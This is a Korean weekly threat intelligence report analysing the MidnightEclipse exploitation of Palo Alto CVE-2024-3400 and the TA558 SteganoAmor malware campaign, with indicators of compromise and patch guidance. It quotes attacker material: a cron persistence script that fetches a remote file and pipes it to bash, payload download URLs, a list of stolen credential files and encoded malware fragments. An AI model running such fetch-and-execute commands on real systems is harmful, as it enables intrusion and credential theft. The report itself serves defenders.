

2024 년 4 월 셋째 주, 위협 동향 보고서 (Threat Intelligence Report)



– 목 차 –

1	2024 년 4 월 셋째 주, 최신 위협 현황	3
1.1	Palo Alto 제품 취약점을 악용하는 MidnightEclipse 작전	3
1.2	전 세계 기업 및 공공기관 표적의 SteganoAmor 캠페인	7
1.3	자동차 제조업체 IT 직원을 노리는 스피어 피싱 공격.....	17
2	관련 용어.....	21

1 2024 년 4 월 셋째 주, 최신 위협 현황


1.1 Palo Alto 제품 취약점을 악용하는 MidnightEclipse 작전

1.1.1 키워드 및 요약

- + 키워드: Malware, Backdoor, CVE-2024-3400, Vulnerability
- + 요약: Palo Alto 제로데이 취약점을 악용한 Python 기반 백도어 배포 공격

1.1.2 위협 설명

- + 지난 2024 년 4 월 12 일 Palo Alto Networks PAN-OS: GlobalProtect 의 OS 명령 주입 취약점(CVE-2024-3400)이 발표되었으며, 취약점을 통해 공격자는 취약한 방화벽에서 루트 권한으로 임의의 코드를 실행할 수 있음



[CVE-2024-3400 취약점 리포팅 타임라인]

- + 조사 결과 적어도 2024 년 3 월 26 일 부터 다수의 조직들을 대상으로 해당 취약점이 공격에 악용된 것으로 확인되었으며, 악용된 공격들에 대해 'Operation MidnightEclipse' 라는 이름을 설정하고 관련 추가 사항을 추적 중
- + 공격자는 취약점을 악용하여 방화벽에 'UPSTYLE' 라는 이름으로 알려진 Python 기반의 맞춤형 백도어 악성코드와 추가 악성 도구를 설치하였으며, 피해자 내부 네트워크 액세스에 사용되는 중요한 자격 증명 정보 및 기타 파일들을 탈취

1.1.3 위협 분석

- + 발견된 공격에서 공격자는 취약점 악용 후 외부 서버에 호스팅된 파일(명령)에 액세스 후 bash 를 이용한 실행 목적의 cronjob 생성

```
wget -qO- hxxp://172.233.228[.]93/policy | bash
```

[공격자에 의해 생성된 매 1 분마다 실행되는 cronjob]

- + 실행된 cronjob 은 UPSTYLE 백도어(update.py) 파일을 다운로드 후 실행

```
hxxp://144.172.79[.]92/update.py
```

[UPSTYLE 백도어 다운로드 URL]

- + update.py 는 추가 백도어 악성코드를 Drop 후 실행

```
/usr/lib/python3.6/site-packages/system.pth
```

[추가 백도어 Drop 경로]


- + system.pth 백도어의 목적은 웹 서버 오류 로그를 파싱 후 존재하지 않는 URI 에 추가된 데이터를 파싱하고 디코딩하여 그 안에 포함된 명령을 실행하는 것이며, 명령에 대한 출력은 합법적인 CSS 파일에 추가됨

```
/var/log/pan/sslvpn_ngx_error.log ← 웹서버 오류 로그 파일
```

```
/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css ← 명령 출력 저장
```

[system.pth 백도어 주요 행위 참조 파일]

- + 명령 실행 및 출력 기록이 완료 되면 해당 과정에 사용되었던 파일(sslvpn_ngx_error.log, bootstrap.min.css)을 이전 상태로 복원



[UPSTYLE 백도어 동작 work flow]

- + 이후 'patch' 라는 파일의 내용을 지속적으로 가져오고 실행하여 지속성을 유지

- 1) update.cron 파일이 있는지 확인
- 2) cron 파일이 없으면 파일을 생성하여 corn 작업 설정
- 3) 원격지에서 호스팅되는 'policy' 라는 파일을 다운로드하고 60 초마다 bash 를 통해 실행
- 4) 장치에서 데이터를 검색하고 리버스 쉘을 생성하기 위해 원격 파일 내용 업데이트

['patch' 파일의 주요 행위(실행 지속성 유지)]

```
if [ ! -f '/etc/cron.d/update' ]; then
    printf "SHELL=/bin/bash\n\n* * * * * root wget
-q0- http://172.233.228[.]93/policy | bash\n\n" >
/etc/cron.d/update
fi
```

['patch' 파일 내용]

- + 위에서 실행되는 'policy' 파일은 6 가지의 다양한 버전이 관찰되었으며, 실행 시 리버스 쉘 생성, 추가 도구(터널링 도구 등) 다운로드, 감염 단계에 사용된 파일 삭제 등의 동작 수행
- + 성공적으로 침해에 성공한 사례에서 공격자는 Palo Alto 방화벽의 권한이 높은 특정 서비스 계정을 사용하여 SMB 및 WinRM 을 통해 피해자 내부 네트워크로 접근하였으며, Windows 관련 정보 및 웹 브라우저에 저장된 민감 정보 탈취

```
%LOCALAPPDATA%\Google\Chrome\User Data\Default>Login Data
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies
%LOCALAPPDATA%\Google\Chrome\User Data\Local State
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default>Login Data
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network\Cookies
%LOCALAPPDATA%\Microsoft\Edge\User Data\Local State
%APPDATA%\Roaming\Microsoft\Protect\<SID> -> DPAPI Keys
%SystemRoot%\NTDS\ntds.dit
%SystemRoot%\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionMan
ager%4Operational.evtx
```

[공격자가 탈취한 파일 목록]

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	144.172.79[.]92
IP	66.235.168[.]222
IP	172.233.228[.]93
URL	hxxp://172.233.228[.]93/policy
URL	hxxp://172.233.228[.]93/patch
FileHash-SHA256	3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac
FileHash-SHA256	5460b51da26c060727d128f3b3d6415d1a4c25af6a29fef4cc6b867ad3659078

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- Palo Alto Networks 제품 보안 업데이트

취약점	제품	취약 버전	해결된 버전
CVE-2024-3400	PAN-OS 11.1	11.1.2-h3 미만	11.1.2-h3 이상
	PAN-OS 11.0	11.0.04-h1 미만	11.0.04-h1 이상
	PAN-OS 10.2	10.2.9-h1 미만	10.2.9-h1 이상

1.1.6 참고 자료

- <https://unit42.paloaltonetworks.com/cve-2024-3400/#midnightadditionalobs>
- <https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/>
- <https://security.paloaltonetworks.com/CVE-2024-3400>
- <https://www.crowdstrike.com/blog/critical-pan-os-zero-day/>

1.2 전 세계 기업 및 공공기관 표적의 SteganoAmor 캠페인

1.2.1 키워드 및 요약

- + 키워드: Malware, Trojan, Backdoor, RAT, Steganography
- + 요약: 전 세계 300 개 이상의 조직을 노리는 스테가노그래피 공격 캠페인 발견


1.2.2 위협 설명

- + 최근 'TA558' 으로 알려진 해킹그룹의 대규모 스테가노그래피^[1] 공격 캠페인이 발견되었으며, 난독화된 스테가노그래피를 사용하여 Remcos RAT, Agent Tesla, Formbook, LokiBot, Snake Keylogger 등 매우 다양한 형태의 악성코드 공격
- + 공격자는 탈취한 SMTP 및 FTP 서버를 통해 피싱 이메일을 발송하거나, 감염된 시스템의 수집 정보 유출을 위한 C2 서버로 이용




[공격에 사용할 파일이 배치된 C2 서버 내용]

- + 라틴 아메리카를 비롯하여 러시아, 루마니아, 터키, 브라질, 한국 등 매우 다양한 국가들을 표적으로 하였으며, 공공기관 및 민간 기업들을 대상으로 한 300 건이 넘는 공격이 발견됨




[국가별 공격 분포]



[부문별 공격 분포]

- + 공격에 사용된 피싱 이메일 및 첨부 악성 파일은 공격 대상 국가에서 사용하는 언어를 사용하여 제작되었으며, 공격 인프라의 경우 동일한 인프라를 사용



[공격에 사용된 피싱 이메일]

- [1] 스테가노그래피 (Steganography): 데이터 은폐 기술 중 하나로, 데이터를 다른 데이터(이미지, 비디오, 메시지 등)에 삽입하는 기술

1.2.3 위협 분석

1.2.3.1 AgentTesla 공격 (스테가노그래피)

- + 피싱 이메일에 첨부된 Excel 문서 실행 시 CVE-2017-11882 취약점을 악용하여 추가 악성 Word 문서 파일 다운로드 및 실행

```
qly[.]ai/08XE5
↳ (download) 23.95.60.74/weareinlovewithmygirlfriendunderstandhowitistoget__youareverybeautifilf
ormeiloveusoomuchalwaysloveutrulyfromtheheartlove.doc

GET /08XE5 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: qly.ai
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Mar 2024 08:44:45 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 166
Connection: keep-alive
X-Powered-By: Express
Location: http://23.95.60.74/weareinlovewithmygirlfriendunderstandhowitistoget__youareverybeautifilformeiloveusoomuchalwaysloveutrulyfromtheheartlove.doc
Vary: Accept

Found. Redirecting to http://23.95.60.74/weareinlovewithmygirlfriendunderstandhowitistoget__youareverybeautifilformeiloveusoomuchalwaysloveutrulyfromtheheartlove.doc
```

[악성 첨부 문서 실행 시 다운로드 되는 추가 문서]

- + Word 문서가 실행되면 동일한 IP 주소에서 악성 VBScript 를 다운로드 및 실행

```
23[.]95[.]60[.]74/roammamamamam.vbs
```

[악성 VBScript 파일 다운로드 URL]

- + 실행된 VBScript 는 다음 페이로드를 가져오기 위한 요청을 보내고, 특정 URL 로 부터 악성 문자열이 포함된 스테가노그래피 이미지를 다운로드 및 디코딩

```
uploaddeimagens[.]com[.]br/images/004/753/714/original/new_image.jpg?1709908350
uploaddeimagens[.]com[.]br/images/004/753/713/original/new_image.jpg?1709908316

F2 3F 79 27 3D 3A 0C EC EC 06 27 D3 E9 A7 96 38 A5 62 26 4F .?y'=:....'....8.b&0
50 01 B6 9A CA 1D 06 9D 55 9D E5 94 20 EA C6 43 5F CF 3B 3B P.....U...C_.;;
03 1A 57 3A 9D 6A 43 A6 46 F2 43 8E A4 92 4F 72 4F 7C 6F C5 ..W:.jC.F.C...0r0|o.
F7 AA CE 54 95 25 E2 04 57 50 03 E7 67 60 13 C2 FC 39 A1 84 ...T.%..WP..g`...9..
6A 24 E2 46 16 AA 7B 29 EF F0 C5 3C 5F 4F 0C 9A 79 24 31 A9 j$.F..{)...<_0..y$1.
91 47 0D 74 DF F5 CE CE C0 FF D9 3C 3C 42 41 53 45 36 34 5F .G.t.....<<BASE64_
53 54 41 52 54 3E 3E 54 56 71 51 41 41 4D 41 41 41 41 45 41 START>>TVqQAAMAAAEAE
41 41 41 2F 2F 38 41 41 4C 67 41 41 41 41 41 41 41 41 41 41 AAA//8AALgAAAAAAAAAQ
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAgAAAAA4fug4At
41 6E 4E 49 62 67 42 54 4D 30 68 56 47 68 70 63 79 42 77 63 AnNIbgBTM0hVGhpcyBwc
6D 39 6E 63 6D 46 74 49 47 4E 68 62 6D 35 76 64 43 42 69 5A m9ncmFtIGNhbm5vdCBiZ
53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5A SBydW4gaW4gRE9TIG1vZ
47 55 75 44 51 30 4B 4A 41 41 41 41 41 41 41 41 41 41 41 41 GUuDQ0KJAAAAAAAAABQR
51 41 41 54 41 45 44 41 48 2B 5A 62 34 38 41 41 41 41 41 41 QAATAEDAH+Zb48AAAAAA
41 41 41 41 4F 41 41 49 69 41 4C 41 54 41 41 41 4A 77 72 41 AAAA0AAIiALATAAAJwra
```

[스테가노그래피 이미지에 포함된 Base64 인코딩 페이로드]

- + 실행된 AgentTesla 악성코드는 시스템이 호스팅 플랫폼에서 실행되고 있는지 확인을 위해 실제 IP 주소가 맞는지 확인

ip-api[.]com/line/?fields=hosting

[호스팅 플랫폼 실행 여부 확인]

- + 특이사항이 없는 경우 감염 시스템의 주요 정보 및 설치된 웹브라우저, 이메일 클라이언트, 원격 액세스 서비스에 저장된 자격 증명과 같은 민감 데이터들을 수집한 뒤 C2 서버(FTP) 연결 후 유출

```
Time: 02/18/2024 02:11:11<br>User Name: <br>Computer Name: <br>OSFullName: Microsoft Windows 10 Pro<br>CPU: 12th Gen Intel(R) Core(TM) i5-12400<br>RAM: 8192 MB<br>Host: https://signin.ebay.com/ws/ebayisapi.dll<br>Username: <br>Password: <br>Application: IE/Edge<br>Host: https://twitter.com/<br>Username: <br>Password: <br>Application: IE/Edge<br>Host: https://login.live.com/<br>Username: <br>Password: <br>Application: IE/Edge<br>Host: https://login.aliexpress.com/<br>Username: <br>Password: <br>Application: IE/Edge<br>Host: https://www.facebook.com/<br>Username: <br>Password: <br>Application: IE/Edge<br>
```


[C2 서버로 전송되는 유출 데이터]

1.2.3.2 AgentTesla 공격

- + 첨부된 악성 Word 문서 실행 시 추가 악성 Word 문서 다운로드

shlx.us/eO

↳ (download) 23.95.122[.]104/htm/1/HTMLbrowserIEchromeHistoryCleaner.doc



[추가 악성 Word 문서 다운로드 URL 및 문서 실행 화면]

- + 실행된 추가 악성 문서는 삽입된 Exploit 을 통해 특정 URL 로 통신을 시도하며, AgentTesla 악성코드인 'IGCC.exe' 파일을 다운로드 및 실행

23.95.122[.]104/1727/IGCC.exe

```
GET /1727/IGCC.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 23.95.122.104
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 09 Nov 2023 17:10:07 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Last-Modified: Wed, 08 Nov 2023 10:06:02 GMT
ETag: "95200-609a13c11d568"
Accept-Ranges: bytes
Content-Length: 610816
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload

MZ.....@.....!..L!This program cannot be run in DOS mode.

$.PE.L.....g.....0..H.....g.....@.....@.....g
.O.....pQ.....p.....H.....text....G.....H
.....PSC.....@.....@.....reloc.....P.....@.....B.....G.....H.....Q.....
```

[AgentTesla 다운로드 패킷]

- + AgentTesla 는 C2 서버(FTP)와 통신을 시도하며, 감염된 시스템 내 저장된 민감 정보들을 수집 후 C2 서버로 유출

```
220- ESMTTP Exim 4.96.2 #2 Thu, 09 Nov 2023 12:10:59 -0500
220- We do not authorize the use of this system to transport unsolicited,
220- and/or bulk e-mail.
EHLO
250- Hello
250- SIZE 52428800
250- 8BITMIME
250- PIPELINING
250- PIPECONNECT
250- AUTH PLAIN LOGIN
250- STARTTLS
250- HELP
AUTH LOGIN
334
235 Authentication succeeded
MAIL FROM:
250 OK
RCPT TO:
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From:

-----boundary_0_5539d534-59bb-481a-9b81-7491a2288a8f
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 11/09/2023 17:10:56<br>User Name: <br>Computer Name:
<br>OSFullName: Microsoft Windows 7 Ultimate <br>CPU: Inte=
l(R) Xeon(R) CPU E5-2689 0 @ 2.60GHz<br>RAM: 2047.48 MB<br>IP Add=
ress: <br><br>
-----boundary_0_5539d534-59bb-481a-9b81-7491a2288a8f
Content-Type: text/plain; name=Chrome_Default.txt
Content-Transfer-Encoding: base64
Content-Disposition: attachment

-----boundary_0_5539d534-59bb-481a-9b81-7491a2288a8f
Content-Type: text/plain; name=Firefox_.default-release.txt
Content-Transfer-Encoding: base64
Content-Disposition: attachment

-----boundary_0_5539d534-59bb-481a-9b81-7491a2288a8f--
```

[감염 시스템으로부터 유출되는 각종 정보들]

1.2.3.3 Remcos RAT 공격

- + 첨부된 문서 실행 시 삽입된 OLE 개체에 의해 추가 악성 Word 문서 다운로드

qly[.jai/p5Zpt

↳ (download) 147.185.243[.]107/45700/macc/shelovemywifemorethankanyonebutsametimeiloveagirl
wholovingmealot____sheisreallymyloverwhocarewholovedmefromtheheart.doc

[추가 악성 Word 문서 다운로드 URL 및 문서 실행 화면]

- + 실행된 추가 악성 문서는 난독화된 VBScript 를 다운로드 및 실행

147.185.243[.]107/45700/beautifulglobe.jpg

[악성 VBScript 파일 다운로드 URL]

- + VBScript 는 C2 서버로 접근하여 역 문자열 형식으로 작성된 특정 텍스트 파일을 다운로드 및 복호화하고 Remcos RAT 페이로드 실행

paste[.]ee/d/NYO9X

↳ (download) 147.185.243[.]107/45700/MACC.txt

```
← → ↺ 147.185.243.107/45700/MACC.txt
sQCTNC9iZBAAV4I6IRCTNC9iZBAAVsC6kRCTNC9iZBAAVYK6AAAAASCjNC9iZBAAVY6AAAAcSCjNC9iZBAAVU06AAAA4SCjNCwRNhpuWBFAAcgfoDAAA
/DiaWBAAQNJM2IAH5E4+CFAAUQWoDwRNhVuAc0aUXz/AU0kEUX/TBAA1ED6PvoD1FAAHpCh9AIAAEgdF+QaoPISAAQA6R4DAaAwA+2CDFtIAAggEoDBJM
/8iTpRdZ9PAHTG09MIADsiRobFAHTG0++iFAAAEE40Ac0aQ97VbPJVTBwRrBdoIsIAAAA3sHIAAAALhSG+kPI7LW1wb1lXfBQRUCVF/DwRqgcN
/D1wDaiaAcUTUGKAFR3aV8PAHPcy18PFH1IEH1IDH1ICH14VgoGwzQwRjCwRqAYohKIAAcwgoj8iAagBEh++DYVzLWw4B79iAcUTU2ziAAwBRiOyLCAAG
/f1VVNFAAcA7pVFDkwUje9FAFRJTV8PAHPcy18/ByJg/DaEAAAGHo78IAUE1IVx/AckKA2RiAckK8OK2v+Aws8w8AYk0MVQMPMPAHPcTnKoZackKIj2/q
/6D2Pjx3+AAHPcsjCgRSDa1Eg1DyDwRqoaNJa2HqHswv+AADAAc098tPMw7BbGAHPit9koZackKsWRiAb+DzLsbPY2wv+gx3+wArHMAHPcQja233+AQAP
/iUQCRNe1VTNcWAMWkNieUDnFADYzYoH1wd1FADATiOfCNT40rXgdjg/galHB4PYwre+cIvD/ItI619BqIU0icIHAAABA5HIEN96DAMgpxkeB2h8OQU3
/IPi7LW1wBvIyLmFAD4CPoHVCrzfQJCe4DOCSNmFAD4iToDF42F80jEUjZIHAAABA5HYI0BADkwHgIQCTv+AADsz8pXwcBvDckQ39SPz/IP4wAPzA1lch
/Q8BjE57DIQcd/DwANZV6dNcXIU0iFUHAQ03gsvYVAMGuqneXD3FCfYB1BAE9NI7LW1wBzATCI6QNmwMQdAgDgEQRL0MCjAGBkQ0iIsoZIQRLOMD
/ToCd/////7X6dNcXTU0iFUHAQ03gsvYV
```

[MACC.txt 파일 내 인코딩된 코드]

- + 실행된 Remcos RAT 는 감염 시스템의 IP 주소를 확인한 뒤 C2 서버와의 통신을 수행하고, 원격지 명령을 통해 RAT 행위 수행

[Remcos RAT 의 C2 서버 통신]

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	3[.]145[.]88[.]189
IP	23[.]94[.]206[.]107
IP	23[.]94[.]236[.]203

IP	23[.]94[.]239[.]93
IP	23[.]94[.]239[.]119
IP	23[.]95[.]60[.]74
IP	23[.]95[.]122[.]104
IP	23[.]95[.]235[.]10
IP	23[.]95[.]235[.]35
IP	23[.]95[.]235[.]86
IP	45[.]32[.]86[.]119
IP	45[.]74[.]19[.]84
IP	45[.]227[.]161[.]55
IP	46[.]27[.]49[.]180
IP	50[.]3[.]182[.]140
IP	66[.]175[.]208[.]79
IP	66[.]228[.]43[.]8
IP	70[.]34[.]197[.]128
IP	70[.]34[.]220[.]238
IP	72[.]14[.]187[.]87
IP	83[.]137[.]157[.]51
IP	94[.]156[.]65[.]225
IP	94[.]156[.]69[.]17
IP	103[.]27[.]132[.]200
